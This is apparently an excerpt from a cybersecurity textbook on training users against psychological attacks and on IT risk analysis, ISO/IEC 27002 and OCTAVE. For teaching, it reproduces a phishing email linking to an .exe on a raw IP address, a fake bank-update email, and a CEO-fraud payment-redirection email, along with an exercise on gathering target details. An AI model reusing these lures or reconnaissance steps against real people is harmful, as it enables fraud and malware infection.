Of course the real answer to this question is "no", since it is not possible to change the human psyche. However, a number of approaches are commonly used for reducing the success rate of psychological attacks. The simplest is just to publish sets of rules for secure behaviour on the net, such as the set of rules suggested above for checking web pages or incoming e-mails for indications of phishing attempts. This type of prescriptive approach for what to do (i.e. an approach giving rules of the type "Do this. . . ", "Don't do that. . . ") is very popular among large organisations and government agencies, as it is simple and can be implemented with the help of a web page or a little brochure. However, it is not clear how effective it is. In the real world, people drive cars without using the safety belts, exceed speed limits, talk or send text messages on their cellphones while driving, go out swimming alone, move about on building sites without wearing a safety helmet and have unsafe sex— even though there are massive campaigns to persuade them not to do such things because of the dangers involved.

This obvious discrepancy has motivated a good deal of research on why these approaches do not have the hoped-for effect. It is clear from the examples given above that this is not a problem which only affects the field of cybersecurity—or even, more generally, information security. Much of the earliest work was carried out in the 1980s and 1990s, and focused on how to achieve a high level of industrial safety. and it is only relatively recently that the many different psychological theories developed in that context have been applied to IT security.

There are two main threads which run through the body of research:

- **Motivation:** How should one motivate individuals to achieve and maintain a high level of safety or security?
- **Training:** How can individuals be trained most effectively to operate safely or securely?

It is important to recognize that these two questions can be answered independently of one another—it is quite possible to influence people to have a high level of motivation, and then observe that they are unable to operate securely due to lack of training. And vice-versa, it is possible to train people to behave securely, but fail to motivate them to do so in practice. Let us look at the two areas in turn.

2.4.1 Motivation

The question of what it is that motivates people to achieve a good climate for conventional industrial safety within an organisation was investigated in 1997 by Williamson and her co-workers [101]. They carried out a questionnaire-based study of 1560 workers in a wide range of jobs, and found five important factors which affect safety (either positively or negatively):

1. **Personal motivation:** Items which the respondent believes are necessary in order for him/her to behave more safely.
2. **Positive safety practice:** Items which the respondent recognises as existing good practice with respect to safety.
3. **Risk justification:** Excuses or reasons for not behaving safely.
4. **Fatalism:** Belief that failures of safety will inevitably occur.
5. **Optimism:** Belief that the probability of having an accident is low.

To achieve better levels of safety, it is evidently important to counteract the demotivating beliefs associated with Risk justification, Fatalism and Optimism, and to reinforce the motivating beliefs by providing personal motivators and ensuring that examples of good practice remain highly visible to everyone in the organisation. Although the Williamson study relates to conventional safety, the authors of the study point out that the beliefs observed were more or less invariable over a large range of workplaces and job types. Although this never seems to have been checked, there are therefore reasonable grounds for believing that the results will also be valid for IT security.

Looking back to the start of this chapter, factors 1 and 2 are significant for avoiding dangerous behaviour, while factors 3, 4 and 5 are aspects of the problem of having an incorrect mindset. If we now consider how these ideas fit into the area of cybersecurity, it is very common to meet people who believe that *"accidents always happen to other people"* (Optimism) or that *"Murphy's law applies"* (Fatalism), or who have ideas about IT systems which do not correspond to reality, but which provide them with excuses for not taking precautions. The example at the start of the chapter is just one example of this.

Another possible approach to motivation is to use *fear appeals* to change people's attitudes. This has been a common approach in public campaigns in several areas, particularly those related to health issues and road safety ("Smoking can damage your health", "Speed kills!", . . .), and several psychological theories have been developed to explain how fear appeals work and should be applied. One well-known example is Rogers' *Protection Motivation Theory*, which in its most recent formulation [75] postulates that an attitude change leading a person to (intend to) adopt a "good" response depends on that person's motivation for protection, which in turn depends on the results of four cognitive processes:

1. Perception of the severity of the threat;
2. Perception of the probability of the threat materialising;
3. Perception of the efficacy of the response to cope with the threat;

4. Perception of the individual's own ability to produce this response (often known as *self-efficacy*).

In the context of IT security, this means that a fear appeal to users will be effective at getting them to protect themselves if the problem is serious, if it is likely to affect those users, if it can be avoided by taking suitable action and if the users are confident that they can in fact perform the action.

Rogers' theory was for example used by Weirich and Sasse as the basis for a campaign to persuade users to use secure passwords [94]. They found that many of the users initially could not see that poor use of passwords (lack of secrecy, use of weak passwords etc.) constituted a threat. It was therefore necessary to provide a suitable fear appeal in order to rectify the situation.


Fear appeals are in general, however, not very effective. This often seems to be because people lack belief in their own ability to cope with the threat—i.e. they lack belief in their self-efficacy. This typically gets them to produce a counter-reaction to the fear appeal, so that they resist changing their behaviour in the desired direction. For example, they may convince themselves that the problem is unimportant or they may just mentally refuse to think about the problem at all.

One notable feature of many of the studies on motivation with respect to IT security is that they have taken place within *enterprises* rather than in the population as a whole. The reasons for this are rarely stated, but probably reflect the fact that enterprises are affected by requirements for good IT governance, which gives them a motivation for investigating their own situation. Companies also have a variety of tools at their disposal for motivating users to behave securely, such as disciplinary action against users who do not follow the enterprise's security policy—an artificial fear appeal which can be very effective. Citizens in general cannot be motivated by such means, and have to be motivated by spelling out the consequences of insecure behaviour for their own economical or personal situation. A typical approach is to use media-based awareness campaigns focusing on areas where citizens have been victims of currently popular forms of attack.

2.4.2 Training

Simple schemes for training IT users to behave securely often rely on giving these users sets of instructions for what to do. For many people, this prescriptive approach does not work well, since the users typically do not get any explanation of why they need to do this or that. Moreover, many users—especially inexperienced ones — often do not really understand the terms used in the instructions.

Better results seem to be achievable when more interactive approaches are used. Competitions and quizzes, where participants compete to be best at avoiding psychological attacks seem to have a lasting effect on people's abilities to keep themselves safe. Putting the users into an interactive (e-learning) environment where they are exposed to examples of both genuine mails and phishing mails of various types seem



Emne: You have just received a virtual postcard from a friend!
Fra: received@postcard.org
Dato: 07/03/09 00:21
Til: hanne1234@get2net.dk

```
You have just received a virtual postcard from a friend!

You can pick up your postcard at the following web address:

Click here to pick up your postcard:
            http://83.96.231.108/~test/Greetings.exe
If you can't click on the web address above, you can also
visit 1001 Postcards at http://www.postcards.org/postcards/
and enter your pickup code, which is: d21-sea-sunset

(Your postcard will be available for 60 days.)

We hope you enjoy your postcard, and if you do,
```

That was good! Then you can avoid a lot of hassle.
It would be really dangerous to click on the link here. When you move the mouse over the link, you can see that it refers to a web page with two very suspicious features:

1. The web address just contains numbers (83.96.231.108). Normal web pages are known by names!
2. The web page's name ends in ".exe", so it is actually a program which might cause damage on your computer if you run it.

Oh dear, it would be really unfortunate if you clicked on the link!

If you move the mouse over the link, you will see that it refers to a web page with two very suspicious features:

1. The web address just contains numbers (83.96.231.108). Normal web pages are known by names!
2. The web page's name ends in ".exe", which means it is a program rather than an ordinary web page. If you click on the link, the program will be run on your computer, where it may do damage.

Fig. 2.7 An example from an e-learning environment used in the Danish CitAware project for improving users' abilities for avoiding psychological attacks.

Above:: A situation to which the user must respond.
Below: Possible responses from the e-learning system.

to be particularly effective for giving the necessary training, and for improving levels of awareness of the risks of psychological cyberattacks in general.

Fig. 2.7, taken from an investigation performed in Denmark in 2009, illustrates the idea. Participants are presented with the image shown at the top of the figure, and are asked whether they would be willing to click on the link. Possible answers are "yes", "no" or "don't know". The image is interactive: initially, the box showing the true destination of the link in the center of the image is not visible, but this information will appear if the participant moves the mouse cursor (the red arrow in the figure) over the link, as in most modern web browsers. Immediately after answering the question, the participant is given feedback, as shown at the bottom of the figure. The feedback is positive (bottom left) if the answer indicates safe behaviour and negative (bottom right) if it indicates unsafe behaviour, including "don't know".

When users were shown a series of such situations, their ability to distinguish safe from unsafe situations increased significantly. Figure 2.8, from the same investigation as Fig. 2.7, shows the result of testing several hundred participants, who were all members of the general public, with a series of six such situations. The participants had been asked to say whether they regarded themselves as beginners, experienced




Fig. 2.8 Results from the CitAware e-learning system, when users were exposed to a series of situations where they should judge whether the situation was safe or unsafe.

users or experts, and although these three classes of users clearly had different levels of competence, where the least experienced of them had a very poor idea of what to do at the start of the series, all three classes could distinguish safe from unsafe situations more than 80% of the time at the end of the series. This approach has subsequently been applied in campaigns in industrial companies, who were characterised by having users with a wide variety of backgrounds, with similarly positive results.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- Social engineering
- Cognitive psychology
- Anchoring
- Attribution
- Framing
- Affect
- Phishing
- Spearphishing
- Cybersquatting
- CAPTCHA
- Man-in-the-middle

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

A very readable book on social engineering, with particular focus on computer security is Kevin Mitnick's book *"The Art of - Deception: Controlling the Human Element of Computer Security"* [65]. Mitnick became famous—or maybe notorious is a better word—due to his activities, many of which were indeed based on social engineering, as a hacker in USA in the 1980s.

Many of the ideas described in this chapter come from the area of *cognitive psychology*, which is the study of those processes which are related to perception, memory, thinking and language. This is a discipline where there is a very large body of literature. Of particular interest in relation to cybersecurity is Kahneman, Slovic and Tversky's book *"Judgment under Uncertainty: Heuristics and Biases"* [56], which deals with how people make decisions, when these are based on uncertain information.

Another book by Kahneman, which can be strongly recommended, is *"Thinking, Fast and Slow"* [55], which presents the two ways in which the brain works, with numerous examples. It is both entertaining and instructive.

Exercises

2.1 Cyberssecurity in Ultima Thule Hospital
Ultima Thule Hospital has to decide whether money should be spent on buying new IT equipment or spent on better IT security. One group in the hospital's management think that new IT equipment will save 150 lives a year, while another group are of the opinion that better IT security will save 60% of 250 lives. Which group do you think was largest? You might like to try to search on the web to see if you can find support for your point of view.

2.2 Phishing (1)
Phishing is often considered as a big problem, especially in connection with e-banking. Search on the net for examples of successful phishing attacks. Are there, in your opinion, a lot or just a few? This question is related to human perception of risk. Search for references related to risk perception and make a short literature list on the subject.


2.3 Phishing (2)
Do you personally know someone who has been fooled by a phishing attempt? How did the attack take place and on what sort of equipment (e.g. on a PC via a web page, via e-mail, on a smartphone, via Facebook,. . .)?

2.4 Social engineering
For this exercise you should imagine that you work in the headquarters of a large company with branches in several european countries. One day you see an English-speaking gentleman, who is on his way up the stairs to the management level. He

is expensively dressed in a worsted suit with a very fine tie, and he is carrying a very nice leather attaché case. You have never seen him before, and he doesn't seem to have the usual guest ID card, which visitors to the company must normally bear visibly on their clothes. You ask him what his business is, but he looks thoroughly insulted, just says that he has a meeting with James Cowley, who is the managing director, in two minutes and that he doesn't have time for discussions with you. What do you do then?

2.5 Changing passwords
It is well known that many phishing attacks are attempts to get people to reveal their user id and password for a computer system or a web page which requires you to log in. When such attacks succeed in a company, the company's IT support staff may need to get all the users to change their passwords. How can they do this in such a way that the users do not believe that this is just another phishing attack, where they are being asked to type in their user ids and passwords?

2.6 An e-mail from the bank
For this exercise you should imagine that you are a customer of the Danish bank *DanskeBank*. One day you receive the e-mail which is shown in Fig. 2.9.


Danske Bank

Dear Customer,

Due to the current security upgrade at DanskeBank, all customers must update their information to the new security system so that we can provide you with a faster, simpler and more secure experience.

Click here: http://www.danskebank.dk and follow the instructions.

If you do not update your information, we will for security reasons have to suspend your credit card until your update takes place.

DanskeBank

Fig. 2.9 An e-mail about your bank account

Would you click on the link in the mail? If you would not click on it, you should give one or more reasons for ignoring the e-mail. If you are in doubt about what you would do, you should give some suggestions for what you could do to decide whether this mail is a genuine mail from the bank or a fake which is trying to lead you astray.

2.7 CEO fraud
As mentioned in the text, CEO fraud is a form of attack based on people's trust in authorities. The attack is typically based on the use of a spoofed e-mail which appears to come from an important person in the company or institution which is being attacked, as in the following example:

```
From: Henry Sotherby <ceo@hstrading.com>
To: Simon Jones <simon.jones@hstrading.com>
Subject: Urgent change (000)
Date: 27 January 2021

Hi Simon,
This is a great meeting here in Florence. I'll give you all a
briefing on it when I get back.

I just heard from Andrea Dolores at Infomin that they would
like their invoices paid into a new account. She didn't say why.
But anyway, here are the details:
  Bank name: Grossbury Investment Bank
  Bank address: 153 Kings Road, Grossbury
  Account number: 123-45679-081
  Account name: Infomin CEOF

As far as I remember, there is an invoice to be paid tomorrow,
so please change the details to the above ASAP.

Truly yours,
Henry Sotherby
```

Fig. 2.10 A mail from the CEO?

To be successful with an attack of this type, the attacker has to do some homework: find the name and e-mail address of the CEO (or other important person), find the name and e-mail of some suitable person to target in the finance department of the CEO's company, and find the name of some important person in a company which regularly sells goods or services to the targeted company.

How easy is this to do? Maybe much of this information can be found on the company's webpages. Maybe they have a Facebook account which will reveal suitable details. Maybe they issue an annual report with information which could be used. Maybe you can just ring to the company and ask. Choose one or more companies or institutions which you know and see whether you can collect up enough information which could be used in a CEO fraud attack. (But, of course, don't get tempted to actually perform the attack...)

Chapter 3
Risk

When you need to consider how to prevent possible security breaches in an IT system, it is important to have an understanding of how serious the various types of breach would be for the system in question. There is no point in doing very much to protect against unimportant attacks or faults. In many commercial contexts people follow the principle that you should not use more money to protect yourself than you risk losing if a breach actually occurs. The loss cannot always be evaluated in terms of money – it might be a matter of losing goodwill or damaging your reputation. But an analysis of what could happen and how to counteract possible damage is the basis for all serious work with IT security. The practical approach to this is typically to evaluate the *risks* of having an IT system running.

3.1 What Is Risk?

The word *risk* is used here in its technical sense, where it is understood to mean *the quantitative probability that an error situation occurs* [76] and gives rise to damage. In IT security, "damage" is synonymous with a breach of the security policy. It is important to understand that this is an *objective* definition of risk, which must not be confused with *subjective risk*, which also takes human factors such as public attitudes, trust and personality into consideration.

Quantitative evaluation of (objective) risk is a necessary discipline in many areas—investment, moneylending, medicine, transport, technical development etc.—in addition to IT security [76], and what people do in practice depends strongly on traditions within the area under consideration. In IT security, people say that damage occurs when a *threat* is realised against some *weakness* in the system. A weakness which can be exploited to damage the system is known as a *vulnerability*. This idea is illustrated in Fig. 3.1, where the threat is a shark and the vulnerability is a welding fault in the shark cage.

In IT systems the vulnerabilities can be of a technical nature—for example, that a design error in the operating system makes it possile for a malicious program,

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_3




Fig. 3.1 A threat which can exploit a weakness in the safety cage
(Photo of white shark by Terry Goss, Wikimedia Commons file `White_shark.jpg` under license CC-BY 2.5 Generic [21])

such as a computer virus, to be executed on the user's computer without the user's knowledge. Or they can be of a psychological nature, as we have seen in Chap. 2, so the user for example can be persuaded to send his userid and password to an outsider, who subsequently can log in on the user's computer.

The basic risk, S, of a threat depends on the frequency, F, of attempts to exploit the vulnerability and the consequences, K, of a successful attempt, as expressed in the "equation":

$$S = F \times K$$

The relationship between these concepts is often visualised in the form of a so-called *risk matrix* like the one shown in Fig. 3.2. The result of the "multiplication" is indicated by a colour code: Red indicates a high risk associated with the given threat. This arises when the consequences of a successful attack are high and the frequency of attempts to exploit the vulnerability is also high. The yellow areas indicate a medium level and the green areas a low level of risk.




Fig. 3.2 An empty risk matrix
The individual threats are allocated to the squares which correspond to their frequency and consequences

The risk is reduced by introducing *countermeasures* (also known as *controls*), which must protect against the relevant threat. The reduced risk is known as the *residual risk, R*. If the threat is evaluated to give a risk S, and the level of countermeasures is M, then the residual risk is often defined by the "equation":

$$R = S/M$$

M covers both the number of countermeasures (there can be several things which affect the risk for particular types of attack) and their effectiveness. These relationships are often visualised in the form of a so-called *residual risk matrix* like the one shown in Fig. 3.3. The result of the "division" is again given by a colour code: A high residual risk from a given threat is indicated by a red colour. This arises when the risk is high and the level of countermeasures is low. As in the risk matrix, the yellow areas indicate a medium level and the green areas a low level of residual risk.




Fig. 3.3 An empty residual risk matrix

The individual threats are allocated to the squares which correspond to their risks and countermeasures

In the two figures, 3.2 and 3.3, we have here used a 3-point scale (low, medium, high) for all quantities (frequency, consequences, risk, countermeasures, residual risk). This is a somewhat arbitrary but often used convention. Even if one can argue for a finer division of the scale, the uncertainty in estimating these variables is in practice large, and a finer division is therefore (at least in the first instance) more or less meaningless. Quantities such as consequences can be particularly difficult to place on a scale, as the impact of an attack may involve elements such as:

- Financial losses due to increased costs or loss of income;
- Loss of reputation, for example due to failure to provide agreed sevices or to meet delivery dates;
- Penalties due to failure to fulfil regulatory requirements;
- Compensation to employees for failure to meet obligations of employment

or combinations of such elements.

Just exactly what should be understood by a low, medium or high value naturally depends on the IT system's size and purpose. A consequence corresponding to a loss of 10 000 euros can seem very high for a small company but low for a large concern with a turnover of billions. And there can likewise be differing views on how often threats should turn up in order for the frequency to be classified as high, medium or low. In the end, it is up to the management—or, for a system at home, the system owner—to decide where the limits should be set.

3.2 Threats in IT Systems

Many IT users believe mistakenly that the only threat which can prevent the correct operation of their computers is attackers who hack their way into the computer. In reality, the threat pattern is much more varied, and the threats can be related to many different aspects of the computer's operation. We can distinguish between at least four main groups of threats:

1. **Hardware related threats:**
   These are threats which physically affect the computer itself or the infrastructure on which it depends in order to work as required.

   - Harmful surroundings, such as heat, water, dust, smoke, chemicals or rodents.

Fig. 3.4 A rodent: House-mice are very fond of nibbling cables with plastic insulation (Foto: Wikimedia Commons ©)

   - Natural disasters such as storms, lightning or floods.
   - Physical attacks on the computer such as theft, vandalism or physical destruction.
   - Faults in the infrastructure, such as powercuts, faults in the computer's network equipment or central faults in the Internet.

2. **Software related threats:**
   These are threats which affect the software which is installed in the computer, such as applications and the operating system, or which are due to poorly designed or wilfully malicious programs coming from outside.

   - Unauthorised modification or deletion of software.
   - Wilfully malicious programs (so-called *malware*) such as viruses, worms, trojan horses and logic bombs.
   - Use of poorly designed programs which contain vulnerabilities.
   - Use of incorrect or out-of-date software versions.
   - Theft or unauthorised copying of software.

3. **Data related threats:**
   These are threats which can lead to unauthorised processing (including storage) of data in any way.
   - Unwanted storage, modification, disclosure or deletion of data.
   - Inference—that is to say, collecting accessible data from which it is possible to deduce confidential information which is not directly accessible.
   - "Masquerading" (i.e. pretending to be someone else), unauthorised access.
4. **Liveware related threats:**
   These are threats which are related to human error among the computer's users, possibly as a result of attacks of the type described in Chap. 2.
   - Social engineering, phishing.
   - IT fraud, forgery and other forms of criminality, now carried out with the help of computers.

It is worth noticing that only some of these threats are related to actual *attacks*—that is to say, human attempts to exploit a vulnerability. An attack assumes a human attacker who, for one reason or another (vengeance, entertainment, prestige, political or religious motives, . . .), is interested in damaging the attacked system and who has the necessary technical competence to perform the attack. Many other threats are just due to stupid mistakes, clumsiness or natural phenomena.

3.3 Countermeasures

A threat is blocked by *control* of a vulnerability with the help of suitable *countermeasures*. These must of course be adapted to suit the type of threat. For example:

- Threats from attackers outside the system, who attack through the Internet: Use firewalls in the network, in order to prevent traffic from the attacker reaching the target.
- Threats from malware: Use antivirus programs and other so-called security programs.
- Threats such as vandalism, theft and other physical damage to the equipment: Place the equipment in a secure room.
- Threats such as unauthorised modification or deletion of data or software: Take regular backup copies.
- Threats such as unauthorised access to data: Use encryption or access control.
- Threats from personnel and ordinary authorised users: Check personnel and introduce suitable training.

In later chapters we return to a more detailed presentation of various forms of countermeasure. More generally, one can deal with damaging events by:

1. *Preventing them:* Block attacks or remove (or reduce) the vulnerability.
2. *Complicating them:* Make the attack more difficult to perform.

3. *Diverting them:* Make other targets more attractive.
4. *Detecting them*, when they occur, or later.
5. *Reestablishing status after them.*

Ways of dealing with damage can naturally be combined. Notice that some of them (1, 2 and 3) are *proactive* steps, which reduce the risk before the damage takes place, while others (4 and 5) are *reactive* steps which are taken when the damage has in fact occurred.

3.4 Risk Management

Risk management deals with all the activities which are related to evaluating and reducing risks. The part of it whose aim is to reduce risk to an acceptable level is often called *risk mitigation*. There are five generally recognised strategies for this:

Definition 3.1 (Risk mitigation stategies)

1. **Risk avoidance:** Keep the target system away from given risks.
   e.g.: Forbid risky behaviour such as use of WiFi.
2. **Risk reduction:** Take proactive steps to prevent losses occurring or to reduce the extent of the loss.
   e.g.: Make use of backups, encryption and so on.
3. **Risk retention:** Allow a certain, agreed amount of "residual risk".
   e.g.: Use reliable, but not redundant communication equipment.
4. **Risk transfer:** Transfer the risk to others.
   e.g.: Set up a contract for outsourcing.
5. **Risk sharing:** Agree with other parties to deal with risks jointly.
   e.g.: Agree on common facilities or mutual insurance.

Irrespective of which strategy you choose, risk management must give a balance between three factors:

- Security—how well is the IT system protected against unwanted events?
- Functionality—how well does the IT system perform its intended functions?
- Usability—how easy is it for users to make use of the system?

This last factor is unfortunately often forgotten by system designers, with the result that ordinary users spend a lot of time just trying to do simple tasks such as logging in to the system, transferring data or communicating with friends or colleagues, If security measures do not give a usable system, users will find ways to avoid them!

3.5 Systematic Security Analysis

In order to develop a secure system, it is an advantage to use a systematic method, and over the years a number of systematic procedures for security analysis of IT systems have been developed. Some well-known examples are:

- **COBIT** (Control Objectives for Information and related Technology): presents objectives for measures which can be used to manage risk [47].
- **COSO** (Committee of Sponsoring Organizations): gives a detailed description of internal processes which must be followed with a company in order to achieve suitably low risk [18].
- **FAIR** (Factor Analysis of Information Risk): presents a taxonomy for factors which can contribute to risk formation, a standard for naming risk-related quantities and a model for calculating risk [53].
- **International Standard ISO/IEC 27002:** gives a checklist of things which have to be taken into consideration in order to achieve a secure system [49].
- **OCTAVE** (Operationally Critical Threat, Asset and Vulnerability Evaluation): describes the process of analysing threats and the corresponding risks and of finding suitable countermeasures [2].

In this book we focus on the last two methods. They are not alternatives, but supplement one another, as risk analysis is an important element in the checklist from ISO/IEC 27002.

3.5.1 ISO/IEC 27002

The international standard ISO/IEC 27002 [49] is part of a series developed jointly by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). The series currently consists of 44 complete or planned standards which cover many aspects of information security, both in general and within specific areas such as finance, energy supply, collection of digital evidence and “cloud computing”, see Table 3.1.

Table 3.1 Standards in the ISO 27000 series

Standard	Topic
ISO/IEC 27000	Information security management systems — Overview and vocabulary
ISO/IEC 27001	Information security management systems — Requirements.
ISO/IEC 27002	Code of practice for information security controls
ISO/IEC 27003	Information security management system implementation guidance
ISO/IEC 27004	Information security management — Monitoring, measurement, analysis and evaluation
ISO/IEC 27005	Information security risk management
ISO/IEC 27006	Requirements for bodies providing audit and certification of information security management systems
ISO/IEC 27007	Guidelines for information security management systems auditing
ISO/IEC TS 27008	Guidelines for the assessment of information security controls
ISO/IEC 27009	Sector-specific application of ISO/IEC 27001
ISO/IEC 27010	Information security management for inter-sector and inter-organizational communications
ISO/IEC 27011	Code of practice for information security controls based on ISO/IEC 27002 for telecommunications organizations
ISO/IEC 27013	Guidance on integrated implementation of ISO/IEC 27001 and ISO/IEC 20000-1
ISO/IEC 27014	Governance of information security
ISO/IEC 27016	Information security management – Organizational economics
ISO/IEC 27017	Code of practice for information security controls for cloud services
ISO/IEC 27018	Code of practice for protection of personally identifiable information (PII) in public clouds acting as PII processors
ISO/IEC 27019	Information security controls for the energy utility industry
ISO/IEC 27021	Competence requirements for ISMS professionals
ISO/IEC 27031	Guidelines for information and communication technology readiness for business continuity
ISO/IEC 27032	Guidelines for cybersecurity
ISO/IEC 27033	Network security
ISO/IEC 27034	Application security
ISO/IEC 27035	Information security incident management
ISO/IEC 27036	Information security for supplier relationships
ISO/IEC 27037	Guidelines for identification, collection, acquisition and preservation of digital evidence
ISO/IEC 27038	Specification for digital redaction
ISO/IEC 27039	Selection, deployment and operations of intrusion detection and prevention systems
ISO/IEC 27040	Storage security
ISO/IEC 27041	Guidance on assuring suitability and adequacy of incident investigative method
ISO/IEC 27042	Guidelines for the analysis and interpretation of digital evidence
ISO/IEC 27043	Incident investigation principles and processes
ISO/IEC 27050	Electronic discovery

The latest version of ISO/IEC 27002 from 2022 describes targets for what has to be done within 14 categories:

1. Information security policies
2. Organisation of information security
3. Human resource security
4. Asset management
5. Access control
6. Cryptography
7. Physical and environmental security
8. Operation security
9. Communication security
10. System acquisition, development and maintenance
11. Supplier relationships
12. Information security incident management
13. Information security aspects of business continuity management
14. Compliance with legal and contractual requirements

ISO/IEC 27002 replaces the previous international standard ISO17799. It is also a European Norm, and therefore the preferred standard in many european countries for planning information security in public institutions.

3.5.2 OCTAVE®

OCTAVE is a method for risk analysis developed for the international organisation CERT®(Computer Emergency Response Team) at Carnegie Mellon University in USA. The method is based on a systematic analysis of assets, threats and vulnerabilities in three phases, illustrated in Fig. 3.5.

1. **Phase 1:** Build up asset-based threat profiles.
2. **Phase 2:** Identify vulnerabilities in the infrastructure which could lead to unauthorised action.
3. **Phase 3:** Develop a security strategy and plans.

OCTAVE exists in four variants:

1. OCTAVE, the original method [2].
2. OCTAVE-S, a simplified version for small enterprises with limited resources.
3. OCTAVE ALLEGRO, an expanded version for enterprises with an advanced IT structure [13].
4. OCTAVE FORTE,

In this book we give an short introduction to the original OCTAVE method.



Phase 1
Build asset-based threat profiles
o Critical assets (CAs)
o Security reqts. for CAs
o Threats to CAs
o Current security practices
o Current organisational vulnerabilities
Phase 2
Identify infrastructure vulnerabilities
o Key components
o Current technological vulnerabilities
Phase 3
Develop security strategy and plans
o Risks to critical assets
o Risk measures
o Protection strategy
o Risk mitigation plans

